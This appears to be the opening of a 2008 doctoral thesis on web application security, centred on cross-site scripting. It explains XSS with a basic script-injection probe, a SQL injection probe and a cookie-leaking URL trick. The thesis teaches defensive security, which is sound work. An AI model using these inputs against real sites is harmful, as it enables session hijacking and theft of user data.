# Study of Security Issues and Development of Risk Minimization Techniques for Web Applications

**THESIS**

**Submitted in partial fulfillment**
**of the requirements for the degree of**
**DOCTOR OF PHILOSOPHY**

**By**

**S. JAYAMSAKTHI**

**Under the Supervision**
**of**
**Dr. M. Ponnavaikko**

**BIRLA INSTITUTE OF TECHNOLOGY AND SCIENCE**
**PILANI (RAJASTHAN) INDIA**

**2008**

# BIRLA INSTITUTE OF TECHNOLOGY AND SCIENCE
# PILANI, RAJASTHAN

## CERTIFICATE

This is to certify that the thesis entitled "**Study of Security Issues and Development of Risk Minimization Techniques for Web Applications",** submitted by **S. Jayamsakthi** ID.No **2002PHXF020** for the award of Ph.D. degree of the Institute, embodies original work done by him/her under my supervision.

**Signature in full of the supervisor : _____**

**Name in capital block letters : M. PONNAVAIKKO**

**Designation : Vice Chancellor, Bharathidasan University, Trichy -620024**

Date:

# Acknowledgement

I would like to take this opportunity to acknowledge with gratitude for the services rendered by all those concerned for the successful completion of my research work.

I acknowledge with great pleasure, my deep sense of gratitude to my mentor Dr. M. Ponnavaikko, my advisor, and supervisor, for his constant encouragement, valuable guidance, and inspiring suggestions throughout the course of this work. I deem it as my unique privilege to have worked with Dr. M. Ponnavaikko, who has been the motive force behind this work. But for his untiring persuasion and unbounded patience it would not have been possible for me to make this effort a success. His patient instruction and nice hints encouraged me to think in a more profound and pervasive way.

I gratefully thank Prof. Ravi Prakash, Dean, Research and Consultancy division, Birla Institute of Technology (BITS), and the DAC members of BITS for providing me an opportunity to carry out this research.

I owe the most to my father Shanmugam, mother Baby, husband Narayanasami, sons Karthik & SashtiPrasad, sisters Geetha and Sukanya for their continued patience, tolerance, and understanding, making many sacrifices during the course of this work. Without their moral and physical support, this work would never have been accomplished.

I am happy to acknowledge Renuga and Sumathi for their encouragement. I had useful discussions with them during the course of work. I also thank my friends, colleagues, and well wishers with particular reference to Jayaram and Bharathi.

My special thanks to Robert Hansen who has given useful information on XSS hacking techniques and evasion mechanisms in his site ha.ckers.org, based on which the test cases are formed to test our approaches. He also responded on time for all the queries raised on XSS hacking attempts.

Last, but most of all I thank goddess Saraswathi who guides me in all my tough times.

S. Jayamsakthi

# Table of Contents

# List of Tables

# List of Figures

# List of Abbreviations/Symbols

| Term | Definition |
|---|---|
| CSS OR XSS | Cross Site Scripting |
| DOM | Document object model |
| XPCOM | Cross platform component object model |
| WAVES | Web application vulnerability and error scanner |
| XML | Extensible markup language |
| XSD | Xml schema definitions |
| SOA | Service oriented architecture |
| OWASP | Open web application security project |
| CVE | Common vulnerabilities and exposures |
| PHP | Hypertext preprocessor |
| FP | False positive |
| ORB | Object request broker |
| XHR | XmlHttpRequest |
| ATV | Authenticate if trust violated |
| IDB | Intrusion database |
| URL | Universal resource locator |
| JSP | Java server page |
| μ | Mean |
| SD | Standard deviation |
| WWW | World wide web |
| B2B | Business to Business |
| B2C | Business to Consumer |
| CERN | European Organization for Nuclear Research (French: Organization européenne pour la recherche nucléaire). |
| NeXT | NeXT Software, Inc. (formerly NeXT Computer, Inc.) was a computer company headquartered in Redwood City, California, that developed and manufactured a series of computer workstations intended for the higher education and business markets. |
| HTML | Hypertext markup language |
| HTTP | Hypertext transport protocol |
| ASP | Active server pages |
| SSL | Secure socket layer |
| IE | Internet explorer |
| AJAX | Asynchronous JavaScript and XML |
| IDS | Intrusion Detection System |
| CERT | Center of Internet Security Expertise |

# Abstract

The number of security problems found in web applications has increased tremendously in the recent past and Cross Site Scripting vulnerability tops the list among them. Web application attacks that exploit the security problems are either prying on the data found in the web application or they use the web application as an attack vector on the visiting customer. Both types of attack rely on user input that is not validated by the web application.

Researchers and industry experts state that the Cross-site Scripting (XSS) is the top most vulnerability in the web applications. Attack on web applications are increasing with the implementation of newer technologies, new html tags, and new JavaScript functions. Further, research surveys also show that there is an increasing trend in zero-day attacks. Zero-day attacks exploit the vulnerability before the fix could be issued to protect the web application users. This demands a very efficient approach from the server side to protect the users of the application. There are various factors considered while proposing the solutions as the requirements or the purpose of web application varies. For example some applications would need to support internationalization, for some applications performance could be the main criteria, for some other application stringent security mechanisms would be the main requirement and other applications would seek for scalability. Considering these factors, five different solutions are proposed to protect the applications from Cross Site vulnerabilities and to identify the fake transactions for e-commerce applications.

This thesis presents the results of the investigation on application security issues and the solution for Cross Site Scripting vulnerability.

The open issues considered are given in this section:

- To provide a solution to protect the web pages from XSS vulnerability that are developed using different languages like PHP, ASP, JSP, HTML, CGI-PERL, .Net etc. and they are deployed in different platforms.
- When a new threat is introduced, the existing web pages should not be changed to incorporate the security mechanism.
- The security solution should be separated from page level implementation and it should stay on the top most layer of the web application. This means the security solution and the web application should completely be decoupled. The need for knowing the entry points of the web application should be eliminated.
- The solution should be placed on the server side to reduce the dependency for the updates to happen on the client side. Hence the research aims to provide an effective server side solution.
- The solution proposed should be built in with a flexibility to accept HTML tags in the input and also protect the web application from XSS vulnerabilities.
- The solution should also consider the web applications that receive input from various interfaces apart from web browsers.

**The main contributions of this research work include:**

1. Service Oriented Architecture to prevent XSS to provide a solution to protect the web pages from XSS vulnerability that are developed using different languages like PHP, ASP, JSP, HTML, CGI-PERL, .Net etc. and they are deployed in different platforms.
2. Factor analysis based decision trees are used block Cross Site Scripting (XSS) for variety of web applications.

3. Behavior-based anomaly detection on the server side to reduce the effectiveness of Cross Site Scripting vulnerabilities to block zero day attacks.
4. Thread based Intrusion Detection and Prevention System for XSS and Application Worms, and
5. Improved trust metrics and variance based authorization model in e-commerce to identify fake transactions.

The first four approaches compose a systematic anti-XSS solution. These solutions aim to provide advanced counter measures against XSS attacks. The experiments show that these approaches are effective to protect users from XSS attack. To identify the hacking in the backend and to protect the e-commerce applications we proposed the Improved trust metrics and variance based authorization model in e-commerce to identify fake transactions.

In the fifth approach, the problem of Authentication and Authorization is studied with an aim to trust the customer's transactions and to authorize the payment. This model was applied on the customers' transactions and the results were studied that are promising to employ in e-commerce systems.

Thus the first four approaches developed compose a systematic anti-XSS solution and the final solution proposed helps to identify fake transactions in e-commerce applications.

# Chapter 1

# Introduction

This section aims to describe the birth of World Wide Web, evolution of web languages, and security issues. The Web is a part of the Internet that consists of web pages (documents) linked to each other around the world. The interlinked files can be accessed remotely and it is one of the main features of web.

## 1.1 Evolution of World Wide Web

Tim Berners-Lee is a researcher who envisioned and implemented World Wide Web. He has stated in his paper, "World-Wide Web: An Information Infrastructure for High-Energy Physics" that the motivation for the system arose from the geographical dispersion of large collaborations, and it was a fast turnover of fellows, students, and visiting scientists, who had to get up to the speed on projects. In his paper "Information Management: A Proposal". Berners-Lee described the deficiencies of hierarchical information delivery systems, and outlined the advantages of a hypertext-based system [1]. A distributed hypertext system was the mechanism to provide a single user-interface to many large classes of stored information such as reports, notes, databases, computer documentation and on-line systems help.

Berners-Lee envisioned a two-phased project to implement his proposal. In the first phase, CERN would make use of existing software and hardware, as well as implementing simple browsers for the user's workstations, based on an analysis of the requirements for information access needs by experiments. In the second phase of the project they wanted to extend the application area by also allowing the users to add new material. In October of 1990, his project proposal was reformulated with help from Robert Cailliau and the name World Wide Web was selected.

The initial World Wide Web program was developed in November 1990 using object oriented technology of NeXT. The program was a browser, which also allowed *WYSIWYG* editing of World Wide Web documents. Web browsers are computer programs that retrieve HTML documents from remote Web servers by means of a protocol called HTTP, and they enable a computer to display the document on a monitor. Each Web browser has its unique way of transferring the HTML coding into a Web page [2].

Tim Berners-Lee wrote the first web browser on a NeXT computer, called World Wide Web, finishing the first version on Christmas day, 1990. He released the program to a number of people at CERN in March 1991, introducing the web to the high-energy physics community, and began its spreading [3].

Berners-Lee and his team at CERN paved the way for the future development of the web by introducing their server and browser, the protocol used for communication between the clients and the server [4].

The first web server was nxoc01.cern.ch, later called info.cern.ch, and the first web page was http://nxoc01.cern.ch/hypertext/WWW/TheProject.html. The page was displayed in Line mode browser [5].

There are several mark up languages developed by various companies to meet their needs over a period of decade. HTML, SGML, XHTML and XML are all invented to increase the number of customers for their organization. AJAX, the recent development in web based application, stands for **A**synchronous **J**avaScript **A**nd **X**ML [6]. AJAX allows a web application to send and receive data via a XML HTTP request - with no page refreshing. AJAX includes AJAX-based client, which contains page-specific control logic embedded as JavaScript technology. The page interacts with the JavaScript based on events such as the document being loaded, a mouse click, mouse over or focus changes etc. [7].

The evolution of web based languages provided a way for marketers to get to know the people visiting their sites and start communicating with them. One way of doing this is asking web visitors to subscribe to newsletters, to submit an application form when requesting information on products or provide details to customize their browsing experience when next visiting a particular website.

The data provided by the users must be captured, stored, processed, and transmitted to be used immediately or later. Web applications, in the form of submit fields, enquiry and login forms, shopping carts, and content management systems, are those website widgets that allow this to happen.

## 1.2 Definition of Web Application and its functionality

The web is an environment that allows mass customization through the immediate deployment of a large and diverse range of applications to millions of global users. Two important components of a website are web browsers and web applications. Web browsers are software applications that allow users to retrieve data and interact with content located on web pages within a website.

Web applications are computer programs allowing website visitors to submit and send the data to/retrieve the data from a database over the Internet using their preferred web browser. The data is then presented to the user within their browser as information is generated dynamically (in a specific format, e.g. in HTML using CSS) by the web application through a web server.

Modern web pages allow personalized dynamic content to be pulled down by users according to individual preferences and settings. Furthermore, web pages may also run client-side scripts that “change” the Internet browser into an interface for such applications as web mail and interactive mapping software (e.g., Yahoo Mail and Google Maps).

Modern web sites allow the sensitive customer data to be captured, processed, stored and transmit (e.g., personal details, credit card numbers, social security information, etc.) for immediate and recurrent use. And, this is done through web applications. Such features as web mail, login pages, support and product request forms, shopping carts and content management systems provide businesses with the means necessary to communicate with prospects and customers. These are all common examples of web applications.

Figure 1 details the three-layered web application model. The first layer is a web browser or the user interface; the second layer is the dynamic content generation technology tool such as Java servlets (JSP) or Active Server Pages (ASP), and the third layer is the database containing content (e.g., news) and customer data (e.g., usernames and passwords, social security numbers and credit card details) [8].




Figure 1: Three Layered Application Model

Source: http://acunetix.com/websitesecurity/web-applications.htm

Figure 2 shows how the initial request is triggered by the user through the browser over the Internet to the web application server [8]. The web application accesses the database servers to perform the requested task updating and retrieving the information lying within

the database. The web application then presents the information to the user through the browser.

**A**synchronous **J**avaScript **A**nd **X**ML [6], allows a web application to send and receive data via a XML HTTP request - with no page refreshing. AJAX includes AJAX-based client, which contains page-specific control logic embedded as JavaScript technology. The page interacts with the JavaScript based on events such as the document being loaded, by a mouse click, mouse over or focus changes etc. [7] [8]. AJAX is a term coined by Jesse James Garrett during 2005[10]. The figure 2 shows the flow of input through various components in web application [8].




Figure 2: Flow of input through various components in web application.

Source: Acunetix technical paper, "Web Applications: What are they? What of them?", available at http://acunetix.com/websitesecurity/web-applications.htm

## 1.3 Web Application Vulnerabilities

Despite the advantages described in section 1.2 above, web applications do raise a number of security concerns stemming from improper coding. Serious weaknesses or vulnerabilities, allow hackers to gain direct and public access to databases in order to churn sensitive data.

The following are the top ten vulnerabilities commonly seen in web applications [11].

Table 1: Top 10 Web application vulnerabilities for 2007

| Vulnerabilities | Description |
|---|---|
| Cross Site Scripting (XSS) | XSS flaws occur whenever an application takes user supplied data and sends it to a web browser without first validating or encoding that content. XSS allows attackers to execute script in the victim's browser which can hijack user sessions, deface web sites, possibly introduce worms, etc. |
| Injection Flaws | Injection flaws, particularly SQL injection, are common in web applications. Injection occurs when user-supplied data is sent to an interpreter as part of a command or query. The attacker's hostile data tricks the interpreter into executing unintended commands or changing data. |
| Malicious File Execution | Code vulnerable to remote file inclusion (RFI) allows attackers to include hostile code and data, resulting in devastating attacks, such as total server compromise. Malicious file execution attacks affect PHP, XML and any framework, which accepts filenames or files from users. |
| Insecure Direct Object Reference | A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, database record, or key, as a URL or form parameter. |

| | |
|---|---|
| | Attackers can manipulate those references to access other objects without authorization. |
| Cross Site Request Forgery (CSRF) | A CSRF attack forces a logged-on victim's browser to send a pre-authenticated request to a vulnerable web application, which then forces the victim's browser to perform a hostile action to the benefit of the attacker. CSRF can be as powerful as the web application that it attacks. |
| Information Leakage and Improper Error Handling | Applications can unintentionally leak information about their configuration, internal workings, or violate privacy through a variety of application problems. Attackers use this weakness to steal sensitive data, or conduct more serious attacks. |
| Broken Authentication and Session Management | Account credentials and session tokens are often not properly protected. Attackers compromise passwords, keys, or authentication tokens to assume other users' identities. |
| Insecure Cryptographic Storage | Web applications rarely use cryptographic functions properly to protect data and credentials. Attackers use weakly protected data to conduct identity theft and other crimes, such as credit card fraud. |
| Insecure Communications | Applications frequently fail to encrypt network traffic when it is necessary to protect sensitive communications. |
| Failure to Restrict URL Access | Frequently, an application only protects sensitive functionality by preventing the display of links or URLs to unauthorized users. Attackers can use this weakness to access and perform unauthorized operations by accessing those URLs directly. |

Source: OWASP Report, “Top 10 2007”, available at http://www.owasp.org/index.php/Top_10_2007

Many of these databases contain valuable information (e.g., personal and financial details) making them a frequent target for hackers. Although acts of vandalism such as defacing corporate websites are still in common, hackers prefer gaining access to the sensitive data residing on the database server because of the immense pay-offs in selling the data.

The following trend of increase is shown in the Common Vulnerabilities and Exposures report for 2006. It is clearly seen that the Cross-Site Scripting vulnerability occupies the top most position [12].




Figure 3: MITRE data on Top 10 web application vulnerabilities for 2006
Source: [OWASP "Top 10 2007",
http://www.owasp.org/index.php/Image:Top_10_2007-MitreDataChart.gif]

Table 2: Increasing trend in web application security vulnerabilities over a period

| Rank | Flaw | TOTAL | 2001 | 2002 | 2003 | 2004 | 2005 | 2006 |
|---|---|---|---|---|---|---|---|---|
| Total | | 18809 | 1432 | 2138 | 1190 | 2546 | 4559 | 6944 |
| [ 1] | XSS | 13.8% | 02.2% (11) | 08.7% (2) | 07.5% (2) | 10.9% (2) | 16.0% (1) | 18.5% (1) |
| | | *2595* | *31* | *187* | *89* | *278* | *728* | *1282* |
| [ 2] | Buffer over flow | 12.6% | 19.5% (1) | 20.4% (1) | 22.5% (1) | 15.4% (1) | 09.8% (3) | 07.8% (4) |
| | | *2361* | *279* | *436* | *268* | *392* | *445* | *541* |
| [ 3] | sql-inject | 09.3% | 00.4% (28) | 01.8% (12) | 03.0% (4) | 05.6% (3) | 12.9% (2) | 13.6% (2) |
| | | *1754* | *6* | *38* | *36* | *142* | *588* | *944* |
| [ 4] | php-include | 05.7% | 00.1% (31) | 00.3% (26) | 01.0% (13) | 01.4% (10) | 02.1% (6) | 13.1% (3) |

Source: Steve Christey, Robert A. Martin, "Vulnerability Type Distributions in CVE", available at http://cwe.mitre.org/documents/vuln-trends/index.html

The most basic form of data manipulation for these vulnerabilities are very simple to perform, e.g., '' for SQL injection and '<script>alert('hi')</script>' for XSS. This makes it easy for beginning researchers to quickly test large amounts of software.

With XSS, every input has the potential to be an attack vector, which does not occur with other vulnerability types. This leaves more opportunity for a single mistake to occur in a program that otherwise protects the web application against XSS. SQL injection also has many potential attack vectors. Despite the popular opinion that XSS is easily prevented, it has many subtleties and variants. Even solid applications can have flaws in them; consider non-standard browser behavior that tries to 'fix' the malformed HTML, which might slip by a filter that uses regular expressions. Finally, until early 2006, the PHP interpreter had a vulnerability in which it did not quote error messages, but many researchers only reported the surface-level 'resultant' XSS instead of figuring out whether there was a different 'primary' vulnerability that led to the error.

As stated earlier web application use the database to deliver the required information to its visitors. If web applications are not secure, i.e., vulnerable to, at least one of the various forms of hacking techniques, then the entire database of sensitive information is at serious risk. Some hackers, for example, may maliciously inject code within vulnerable web applications to trick users and redirect them towards Phishing sites. This technique is called Cross-Site Scripting (XSS) and may be used even though the web servers and database engine contain no vulnerability themselves. Recent research shows that 80% of cyber attacks are done at the web application level. The figure 4 shows the hacking attempt [8].




Figure 4: Depiction of a hacking attempt

Source: Acunetix technical paper, "Web Applications: What are they? What of them?", available at http://acunetix.com/websitesecurity/web-applications.htm

Firewalls and SSL provide no protection against web application hacking, because access to the website has to be made public. All modern database systems (e.g. Microsoft SQL Server, Oracle and MySQL) may be accessed through specific ports (e.g., port 80 and 443) bypassing the security mechanisms used by the operating system. These ports remain open to allow communication with legitimate traffic and therefore constitute a major vulnerability.

Web applications often have direct access to backend data such as customer databases and, hence, controlling the access to data is difficult. This is because of the need of web applications to add, update or delete the data through user interfaces. The users who do not have access may develop some form of script injected into the web application that allows data capture and transmission through a genuine user's privileges. If a hacker comes to know the weakness in a web application, he may easily reroute unwitting traffic to another location and illegitimately hive off personal details.

The focus of this research is on the above issue, which the top web application security vulnerability is called as **C**ross **S**ite **S**cripting (CSS or XSS). XSS vulnerabilities date back to 1996, during the early days of the World Wide Web [13]. On February 20, 2000, CERT published information on the identified vulnerability affecting all web server products and this was called as XSS [14]. The Cross Site Scripting is one of the most common application level attacks that hackers use to sneak into web applications. A typical scenario involves, a victim with an already established level of privilege in the target site and an attacker who initiates unauthorized action using the victim's privilege. The web site is the target of attack and the user is both the victim and the innocent accomplice. However, the threat is not limited to the scenario quoted above.

## 1.4 Risks involved in the web applications

The risks involved in web application when the user either makes the transaction or carries out some action in the web application include the following:

- Recognition - Authentication of the customer [15].

- Authorization – Ability to create a legitimate legal relationship for a customer.
- Mutual Signing and acceptance by the customer and by the web applications on the terms and conditions.
- Irrevocable evidence that the transactions and conditions were accepted by all parties.
- Privacy.

In spite of achieving maximum security protection regarding these risks, an XSS attack can still be successful, because it allows a hacker to bypass traditional safeguards. Recent researches show that the attacks on web applications are increased, since the attacks are launched on port 80 that remains open. SSL and firewalls are ineffectual against application level attacks, as it cannot prevent the port 80 attacks. These attacks can bring down the web application server and can provide access to the internal databases containing sensitive information like customer credit card numbers, account information, and personal information.

One of the goals of the XSS attack is to steal the client's cookies, or any other sensitive information, which can identify the client with the web site. With the token of the legitimate user at hand, the attacker can proceed to act as the user in his/her interaction with the site – specifically, impersonate the user [16]. Thus the hacker can use the privileges of an authorized user and use his authentication credentials. The hacker thus violates the privacy of the user by hacking his private space in the web application.

## 1.5 Cross Site Scripting Vulnerability

XSS occurs when a web application gathers malicious data from a hacker, usually in the form of a hyperlink, which contains malicious content within it. Cross Site Scripting could potentially affect any site that allows the user to enter data. This vulnerability is commonly seen on

- Search Engines that echo the search keyword, entered.
- Error messages that echo the string, which contained the error.

- Forms that are filled where values are later presented to the user.
- Web messages that allow users to post their own messages.

Hackers inject JavaScript, VBScript, ActiveX, HTML, or Flash into a vulnerable application to fool a user in order to gather data from them. As a hacking tool, the attacker can formulate and distribute a custom-crafted XSS URL by using a browser to test the dynamic website response. The attacker should have some knowledge about HTML, JavaScript and a dynamic language, to produce an URL, which is not too suspicious-looking, in order to attack a XSS vulnerable website [17].

Any web page that passes parameters to a database can be vulnerable to this hacking technique. Usually these are present in Login forms, Forgot Password forms etc. The underlying problem is that many web pages display input that is not validated. If input is not validated, malicious script can be embedded within the input. Server side script then displays this non-validated input on the browser where the script gets executed as though the trusted site generated it.

Everything, from account hijacking, changing user settings, cookie theft, cookie poisoning, or false advertising is possible through malicious JavaScript [18].
The malicious JavaScript can access:

- Permanent cookies of the vulnerable site maintained by the browser.
- Opened windows of the vulnerable site.
- The details present in the web page of the user.

Almost all of today's web applications use cookie to associate a unique account with a specific user. In a typical web application logon scenario, two authentication tokens are exchanged. i.e., a username and password is exchanged for a cookie. Thereafter, the values stored in a cookie, is the only authentication token. User's web session is vulnerable to hijacking if an attacker captures that user's cookies.

Cookies are the mechanism used by most websites to identify and authenticate a user. If one can steal someone's cookies, the user can be used to trick the server into thinking that it is the genuine user. Cookies are set with a specific hostname or a domain, so that they are only sent to that host or domain. Normally, this should mean that only the server that set the cookie or others it is operating in cooperation with (eg. in the same domain) can read it.

Loading a URL such as:

http://example.com%20.path.subPath.com/cgi-bin/cookies

If the above URL is clicked, it will cause the browser to connect to the hostname specified and send the cookies to the server based on the hostname before the "%20", in this case example.com. The "%20" is the URL encoded version of a space character. "%20" is not the only character that works but there are varieties of others that are also used.

Since the cookies are passed to a different domain, the XSS attack violates the authorization and authentication mechanism laid out in the web application. Further, recent development of the XSS attack, termed as application worm by the researcher uses XSS attack to replicate them and spread from one web page to another web page within the web application. Application worms have the ability to replicate itself using the XSS vulnerability which exists in the web application. It also has the ability to read the content of the web page and post the data without the knowledge of the genuine user.

For propagation, a JavaScript needs to read the web page content, when loaded in the client browser. AJAX, which uses JavaScript extensively, provides facility for hackers to develop application worms. Worms can affect users through web applications like mail, community/social web sites that give access to the user details. For example, to access the mail box or a social networking site, the user logs into the web application. When the mailbox is accessed or the social networking web page is accessed by the user, it displays the user id, their contact list etc in the web page. Assume that the hacker lured the user to access the hacker’s web page by some means via an email or by sending a message to the

user. When the user accesses the hacker's web page, the malicious code in the hacker's web page gets executed without the knowledge of the user. The malicious code reads the details available in the user's web page and attaches the vulnerable code not only to the user but also in the contact list of the user and hence propagates asynchronously. Web servers have the following two resources.

- Processing resources (CPU/RAM)
- Bandwidth resources.

